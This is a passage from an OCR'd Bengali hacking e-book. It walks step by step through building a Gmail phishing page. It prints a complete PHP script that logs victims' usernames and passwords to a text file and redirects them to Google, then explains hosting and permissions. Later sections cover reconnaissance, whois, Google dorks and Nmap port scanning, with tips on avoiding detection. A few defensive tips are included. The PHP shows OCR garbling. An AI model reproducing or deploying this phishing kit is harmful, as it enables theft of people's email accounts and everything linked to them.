নির্দিষ্ট মাপের মাঝে থাকবে তাহলে তুমি জানবে সর্বনিম্ন কতটুকু দিলে ক্র্যাকিং প্রসেস ছোট হবে।



৩।আমি ছোটহাতের lowercase alpha বেছে নিয়েছিলাম যেটির বিন্যাসে দ্বিতীয় ক্ষুদ্রতম।যদিও এটি দ্বিতীয় ক্ষুদ্রতম তারপর এটিতে অনেক সময় লাগে।




P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com


ফিশিং

ফিশিং হল স্পর্শকাতর তথ্য চুরি করার একটি প্রক্রিয়া যেমন ইউজারনেম, পাসওয়ার্ড ইত্যাদি।এটিও মুলত বিশ্বাসঘাতকতার মাধ্যমে করতে হয়।

১।প্রথমে হ্যাকার একটি লক্ষ্য ঠিক করে।ফিশিং এর জন্য সব থেকে জনপ্রিয় ইমেইল সারভিসগুলো হল Hotmail,Gmail,Yahoo।কারন এগুলো বেশিরভাগ মানুষই ব্যবহার করে।আর একবার যদি হ্যাকার ইমেইলে ঢুকতে পারে তাহলে তুমি যে সব ওয়েবসাইটগুলো ব্যবহার করো তার সবার তথ্যও পেয়ে যাবে।এখানে আমরা একটি জিমেইল কে লক্ষ্য হিসাবে নেব।

২. লক্ষ্য বেছে নেয়ার পর হ্যাকার ওই ওয়েবসাইটের লগিন পেজে যাবে এবং সম্পূর্ণ পেজটি save করবে।যেমনঃ





আমি এখানে Mozilla Firefox ব্যবহার করেছি।তাহলে আমকে জিমেইল http://www.gmail.com/ এ যেতে হবে এবং click File -> Save পেজ as... অথবা <CTR> + S চাপ দিয়ে পেজ save করতে হবে।

৩। save করার সময়পেজটাকে রিনেইম করে ServiceLogin.htm থেকে index.htm দিতেহবে।index দেয়ার কারন হল কেউ যখন তোমার সাইটে যাবে তখন যে পেজটা প্রথমে দেখাবে সেটা সাধারনত ইনডেক্স নামের হয়।

৪।তারপর হ্যাকার তোমার তথ্য চুরি করার একটি PHP স্ক্রিপ্ট তৈরি করবে।নিচে একটা সাধারন PHP স্ক্রিপ্ট যেটা তুমি “Sign in” এ ক্লিক করার সাথে সাথে তোমার "login details" store করবে।এটা কিভাবে কাজ করে দেখতে চাইলে নোটপ্যাড এ নিচে দেয়া সবুজ রঙের অংশ copy paste করো।এখন এটা আগে যেখানে জিমেইল লগিন পেজটা save করেছ সেখানে save


করো।এটির নাম দিবে phish.php।এবং সেখানে নতুন আরেকটি text file তৈরি করো এবং নাম দাও list.txt।

```
<?php

Header("Location:
https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http
%3A%2F%2Fmail.google.com%2Fmail%2F%3Fui%3Dhtml%26zy%3Dl&bsv=1k96igf4806cy&ltmpl=defa
ult&ltmplcache=2 ");

$hএবংle = fopen("list.txt", "a");

/*এটাসার্ভারে "list.txt" ফাইলটা ওপেন করতে বলে এবং ডেটা তৈরিকরে। ডেটা হল তোমার ইউজারনেম এবং
পাসওয়ার্ড.*/

Foreach($_GET as $variable => $value) {

fwrite($hএবংle, $variable);

fwrite($hএবংle, "=");

fwrite($hএবংle, $value);

fwrite($hএবংle, "\r\n");

}

/*এর মাঝে তোমার ইউজারনেম ও পাসওয়ার্ড থাকে।*/

Fwrite($hএবংle, "\r\n");

/*এটি তোমার লগিন ডিটেল "list.txt" ফাইলে লিখে।

Fclose($hএবংle);

/*এটি "list.txt" এরসাথে connection বিচ্ছিন্নকরে।*/

exit;

?> //এটি PHP program. এরসমাপ্তিকরে।
```

তুমি নিচের ফোল্ডার গুলো দেখতে পাবে।

৫. এখনহ্যাকারকে তার PHP স্ক্রিপ্ট ও আসল জিমেইল পেজকে সম্পাদনা করতে হবে।আসল জিমেইলটি নোটপ্যাড দিয়ে ওপেন করতে হবে।

৬.<CTR> + F চাপো,অথবা Edit-> Find , action লিখে “Find Next”এ চাপ দাও।



৭.তুমি উপরের চিত্রের মত দেখতে পারবে।

স্ক্রিপ্ট ২টি “action” occurrences দেখতে পাবে।তোমাকে সঠিকটি বেছে নিতে হবে “form id” নাম দেখে।action= এর পর “ “ এর মাঝে যে অ্যাড্রেসটি দেখস তা সম্পূর্ণরুপে পরিবরতন করে phish.php দিতে হবে।এটি form টিকে Google এর পরিবর্তে তোমার PHP phish স্ক্রিপ্টএ submit করবে।এরপর তুমি

```
method="post"
```

লেখা অংশটি খুজে বের করবে এবং “post” শব্দটি পরিবর্তন করে “GET” লিখে দিবে।তাহলে দেখতে method=”GET” এর মতো হবে।GET method এর কাজ হল তুমি যেসব তথ্য URL এর মাধ্যমে টাইপ করবে তা এটা submit করবে যাতে PHP স্ক্রিপ্ট log করতে পারে।

৮.save করো এবং ফাইলটা close করে ফেলো।

৯.এরপর হ্যাকার সব ফাইল যে free webhost গুলো PHP support করে তাতে upload করে।

১০.একবার সমস্ত ফাইল আপলোড করা হয়ে গেলে, তোমার“list txt” ফাইলে লিখিত অনুমতি দিতে হবে।প্রতি হোস্টিং কোম্পানির একটি CHMOD অপশন আছে।এই অপশনটি নির্বাচন করো আর file permission টি“list.txt” 777 এ পরিবর্তন করো।যদি বুঝতে না পারো কিভাবে করতে হবে তাহলে এমন কাউকে জিজ্ঞাসা করো যে আগে এই হোষ্ট ব্যবহার করেছে।

১১. যখন সব কাজ শেষ হবে তুমি তোমার হোষ্ট এর কাছ থেকে পাওয়া ওয়েবসাইটের লিঙ্ক এ যাও এবং সেখানে তুমি জিমেইল পেজের মত পেজ পাবে।

ইউজারনেম/পাসওয়ার্ড লিখ এবং Sign in ক্লিক করো।এটা তোমাকে আসল জিমেইল পেজ এ redirect করবে।

১২.এখন তুমি তোমার list.txt ফাইলটি দেখো
http://www.yourwebhosturl.com/youraccount/list.txt

```
ltmpl=default
ltmplcache=2
continue=http://mail.google.com/mail/?
service=mail
rm=false
Email=myusername
Passwd=mypassword
rmShown=1
signIn=Sign in
asts=
```

এটা কমন কিন্তু তুমি তোমারটি আলাদাও করে নিতে পারো।এখানে তুমি তোমার কাম্য ইউজারনেম এবং পাসওয়ার্ড পাবে।

প্রতিহতকরনঃ

এগুলো থেকে বাঁচতে তুমি যা করতে পারো তা হল -

Social Engineering-

তুমি এগুলা থেকে বাঁচতে Social Engineering এ কিছু পধতি ব্যবহার করতে পারো।Social Engineering এ কেও তোমাকে কিছু বললে যে তোমার অপরিচিত তুমি তাকে কিছু প্রশ্ন করতে পারো যাতে তুমি বুঝতে পারো সে তোমাকে ধোঁকা দিবে নাকি ।

Shoulder Surfing-

যখন তুমি অপরিচিত অথবা পরিচিত যার সামনেই তোমার পাসওয়ার্ড লিখ না কেন খেয়াল রাখবে সে যেন তা দেখতে না পায় এবং তোমার পাসওয়ার্ড

Guessing-

এমন কিছু তোমার পাসওয়ার্ডদিবে না যা সহজে Guess করা যায় ।নিজের নাম,বাবা-মা এর নাম,জন্ম তারিখ ইত্যাদি ।

Dictionary Attacks-

Dictionary attacks থেকে বাঁচতে তোমার উচিত হবে এমন কিছু পাসওয়ার্ড হিসেবে দেওয়া যা Dictionary তে নাই বা আনকমন কিছু।

Brute-force attacks-

Brute-force attacks থেকে বাঁচতে তুমি বড়এবং এলোমেলো পাসওয়ার্ড ব্যবহার করতে পারো।

Phishing-

ফিশিং থেকে বাঁচতে কোথাও সাইন ইন করার সময় লিঙ্ক এর দিকে খেয়াল রাখা উচিত ।

৫ম অধ্যায়


নেটওয়ার্ক হ্যাকিং

ফুটপ্রিন্টিং

ফুটপ্রিন্টিং হল কোন কম্পিউটার সিস্টেম এবং কোম্পানির সম্বন্ধে তথ্য করা।হ্যাকার ফুটপ্রিন্টিং দিয়েই সাধারণত কাজ শুরু করে থাকে।।নিচে দেখানো হল কিভাবে হ্যাকার তথ্যপাবে -

১. প্রথমে হ্যাকার তার টার্গেট করা ওয়েবসাইট এর সকল তথ্য খুঁজবে।হ্যাকার e-mails এবং names খুঁজবে।হ্যাকার যদি সব তথ্য পেতে চায় সে কোম্পানির বিরুদ্ধে social engineering attack ও করতে পারে।

২. হ্যাকার http://www.selfseo.com/find_ip_address_of_a_website.php সাইটটি থেকে টার্গেট ওয়েবসাইটের আইপি অ্যাড্রেস সংগ্রহ করবে।URL দিয়েই সে আইপি অ্যাড্রেসটি পাবে।



৩. ওয়েবসাইট চালু আছে নাকি বন্ধ তা জানার জন্য হ্যাকার Ping ব্যবহার করবে।http://just-ping.com আই ওয়েবসাইট থেকে হ্যাকার তার টার্গেট ওয়েবসাইট এর নাম অথবা আইপি অ্যাড্রেস দিয়ে করবে। এই সাইটটি পৃথিবী'র ৩৪ টি স্থান থেকে একসাথে ping করে তার রেজাল্ট দেবে নিম্নের মতঃ

google.com ping!

e.g. yahoo.com or 66.94.234.13

ping: google.com

location	result	min. rrt	avg. rrt	max. rrt
Santa Clara, U.S.A.	Okay	62.3	64.6	67.0
Vancouver, Canada	Okay	11.8	12.4	13.7
New York, U.S.A.	Okay	27.0	31.3	47.2
Florida, U.S.A.	Okay	42.1	43.6	54.3
Austinl, U.S.A.	Okay	140.7	141.3	142.1
Austin, U.S.A.	Okay	73.6	73.9	74.2
San Francisco, U.S.A.	Okay	97.1	98.5	100.4
Amsterdam2, Netherlands	Okay	159.3	161.3	162.8
London, United Kingdom	Okay	85.5	86.6	87.9
Amsterdam3, Netherlands	Okay	94.4	95.5	96.9
Chicago, U.S.A.	Okay	61.2	62.1	63.0
Amsterdam, Netherlands	Okay	104.7	106.6	108.5
Cologne, Germany	Okay	106.2	108.2	109.9
Munchen, Germany	Okay	100.5	103.4	105.7
Paris, France	Okay	95.0	97.1	101.0
Madrid, Spain	Okay	123.8	126.1	128.0
Stockholm, Sweden	Okay	197.7	199.0	200.5
Cagliari, Italy	Okay	187.9	188.5	189.8
Copenhagen, Denmark	Okay	112.5	112.8	113.0
Antwerp, Belgium	Okay	94.6	95.8	97.0
Krakow, Poland	Okay	195.1	196.1	196.9
Nagano, Japan	Okay	144.2	145.0	146.4
Sydney, Australia	Okay	180.7	182.5	187.5
Hong Kong, China	Okay	249.9	251.1	254.9
Lille, France	Okay	143.4	152.9	158.9
Auckland, New Zealand	Okay	182.4	193.6	215.9
Melbourne, Australia	Okay	229.0	233.3	242.9
Haifa, Israel	Okay	170.5	172.1	173.1
Singapore, Singapore	Okay	216.6	216.8	217.0
Porto Alegre, Brazil	Okay	211.1	212.2	214.5
Mumbai, India	Okay	265.1	265.6	266.1
Zurich, Switzerland	Okay	126.3	130.1	134.1
Johannesburg, South Africa	Okay	357.3	357.7	358.3
Shanghai, China	Packets lost (100%)			

৪. http://whois.domaintools.com থেকে হ্যাকার তার টার্গেট করা ওয়েবসাইট এর Whois খুঁজবে ।হ্যাকার এখান থেকে অনেকগুলো তথ্যপাবে।হ্যাকার এখানে e-mails, address, names, when the domain was created, when the domain expires,the domain name server ইত্যাদি তথ্য পাবে ।


৫. search engines ব্যবহার করে হ্যাকার ওয়েবসাইট সম্পর্কে অনেক কিছু জানতে পারে ।"site:www.the-target-site.com" এভাবে খোজার মাধ্যমে হ্যাকার সাইটটির সবগুলো পেজ দেখতে পারবে যা Google এ আছে ।specific word ব্যবহার করে হ্যাকার আরও সঠিক তথ্য

পেতে পারে যেমন “site:www.the-target-site.com email” দিয়ে হ্যাকার সাইট এর পাবলিশ করা ইমেইল গুলো পাবে ।“inurl:robots.txt"দিয়ে হ্যাকার সাইট এর robots.txt পেজ টি পাবে ।অনেক সময় এখানে অনেক গোপন তথ্যও বের হয়ে আসে ।

পোর্ট স্ক্যানিং


পোর্ট স্ক্যান করা হচ্ছে একটি সার্ভারের মুক্ত পোর্ট সনাক্ত করে।একজন হ্যাকার একবার টার্গেট সার্ভারের সমস্ত সিস্টেম জানতে পারলে, সে সম্ভাব্য vulnerabilities এর জন্য অনুসন্ধান করতে পারে এবং তোমার ওয়েবসাইটের নিয়ন্ত্রণ গ্রহণ করতে পারে ।পোর্ট স্ক্যান করার উদাহরণের জন্যে আমরা যে সর্বাপেক্ষা জনপ্রিয় পোর্ট স্ক্যানার ব্যবহার করো তা হল : http://nmap.org/download.html উদাহরণ টা দেখানো হবে Nmap GUI(Graphical User Interface) এর সাহায্যে ।একে Zenmap ও বলা হয়।

১।প্রথমে হ্যাকার একটি টার্গেট/ওয়েবসাইট বাছাই করবে এবং Target box এ address টা লিখবে ।তুমি দেখতে পাবে “কমান্ড প্রোমোট” অংশ সাথে সাথে আপডেট হচ্ছে ।তুমি যদি CLI ভার্সন এ চালাও তাহলে নিচের চিত্রের মত পাবে।



২. এরপর হ্যাকার “Profile:” সিলেক্ট করবে অন্যভাবে বলা যায় স্ক্যানের ধরন সিলেক্ট করবে।এলিট হ্যাকার quick এবং quiet scanসিলেক্ট করবে।Full version scan করতে গেলে অনেক সময় বিশাল এবং জটিল আকার ধারণ করে ।আমরা এই অপশন থেকে আপাতত দূরে

থাকি কারণ তথ্যপাওয়ার আরও উপায় আমরা পরে দেখব।



৩. ফলাফল টা এরকম আসতে পারে ।

	Port	Protocol	State	Service	Version
	22	tcp	open	ssh	
	24	tcp	open	priv-mail	
	53	tcp	open	domain	
	80	tcp	open	http	
	111	tcp	open	rpcbind	
	3306	tcp	open	mysql	

৪. তুমি দেখতে পাবে এটা তোমাকে কিছু open ports দেখাবে যা কাজ করতেছে।নিচে আমরা ইন্টারনেট এর কিছু জনপ্রিয় ports/services এর লিস্ট দেখি.....

20 FTP data (File Transfer Protocol)

21 FTP (File Transfer Protocol)

22 SSH (Secure Shell)

23 Telnet

25 SMTP (Send Mail Transfer Protocol)

43 whois

53 DNS (Domain Name Service)

68 DHCP (Dynamic host Control Protocol)

80 HTTP (HyperText Transfer Protocol)

110 POP3 (Post Office Protocol, version 3)

137 NetBIos-ns

138 NetBIos-dgm

139 NetBIos

143 IMAP (Internet Message Access Protocol)

161 SNMP (Simple Network Management Protocol)

194 IRC (Internet Relay Chat)

220 IMAP3 (Internet Message Access Protocol 3)

443 SSL (Secure Socket Layer)

445 SMB (NetBIos over TCP)

1352 Lotus Notes

1433 Microsoft SQL server

1521 Oracle SQL

2049 NFS (Network File System)

3306 MYSQL

4000 ICQ

5800 VNC

5900 VNC

8080 HTTP

৫. কোন পোর্ট গুলো কাজ করতেছে তা জানার জন্যে হ্যাকার কে জানতে হবে কোন অপারেটিং সিস্টেম(operating system)কাজ করছে। অনেক গুলো অপারেটিং সিস্টেমে কমন vulnerabilities আছে।তাই হ্যাকার অপারেটিং সিস্টেম সম্পর্কে জানতে পারলে সহজে সার্ভারে প্রবেশ করতে পারবে।

তুমি Nmap এর অপশনে অপারেটিং সিস্টেম সিলেক্ট করার অপশন আছে, কিন্তু এতে টার্গেট সাইট যারা পরিচালিত করছে তারা বুঝে যেতে পারে যে কেও স্ক্যানিং করছে।তাই এই অপশন ব্যবহার না করাই ভাল।এর চেয়ে কোন সার্ভার কাজ করতেছে তা জানার জন্যে একটি সহজ উপায় হল 404 পেজ খুজে বের করা ।তুমি এমন পেজ এ যেতে পারো যার কোন অস্তিত্বই নেই,উদাহরন স্বরূপ "www.targetsite.com/almadarifjanata.php" এই পেজটি না থাকার সম্ভাবনাই বেসি,তাই তুমি 404 পেজ পাবে ।বেশিরভাগ সার্ভারে 404 পেজ দেখায় অপারেটিং সিস্টেম অনুসারে।অনেক সাইট আবার এ থেকে বাঁচতে custom 404 পেজ দেখায়,তখন এই পদ্ধতি কাজ করবে না ।

৬. যদি তুমি CLI এর Nmap ভার্সন ব্যবহার করতে চাও এখানে কমান্ড গুলো দেখতে পারো। http://nmap.org/book/man.html

৭.এখন হ্যাকার সব open ports এবং কোন কোন সার্ভিস চলছে তা পেয়ে গেছে।তার এখন সার্ভার এর ভার্সন খুজে বের করতে হবে।এখানেই "Banner Grabbing" কাজে লাগে।

ব্যানার গ্র্যাবিং

এখন হ্যাকারের কাছে সার্ভিস এর পুরো লিস্ট আছে যা সার্ভার এ চলতেছে,এখন তাকে খুজতে হবে তা কোন সফটওয়্যার এবং তার ভার্সন কি!কমান্ড প্রোমোট এর বুদ্ধির মাধ্যমে আমরা তা জানতে পারি।উইন্ডোজে (Start -> Run -> “cmd” লিখে-> Enter).

যদি তুমি Mac ব্যবহার করো তাহলে তুমি terminal ব্যবহার করতেছ ।

*নোট =উইন্ডোজ Vista তে telnet ইন্সটল করা থাকে না।নিচেরসহজ পদ্ধতির সাহায্যে তুমি তা করতে পারো -

*কন্ট্রোল প্যানেলে যাও।


*Program and Features সিলেক্ট করো।

*Turn উইন্ডোজ features on or off.

*Click the Telnet Client অপশন এবং click OK.

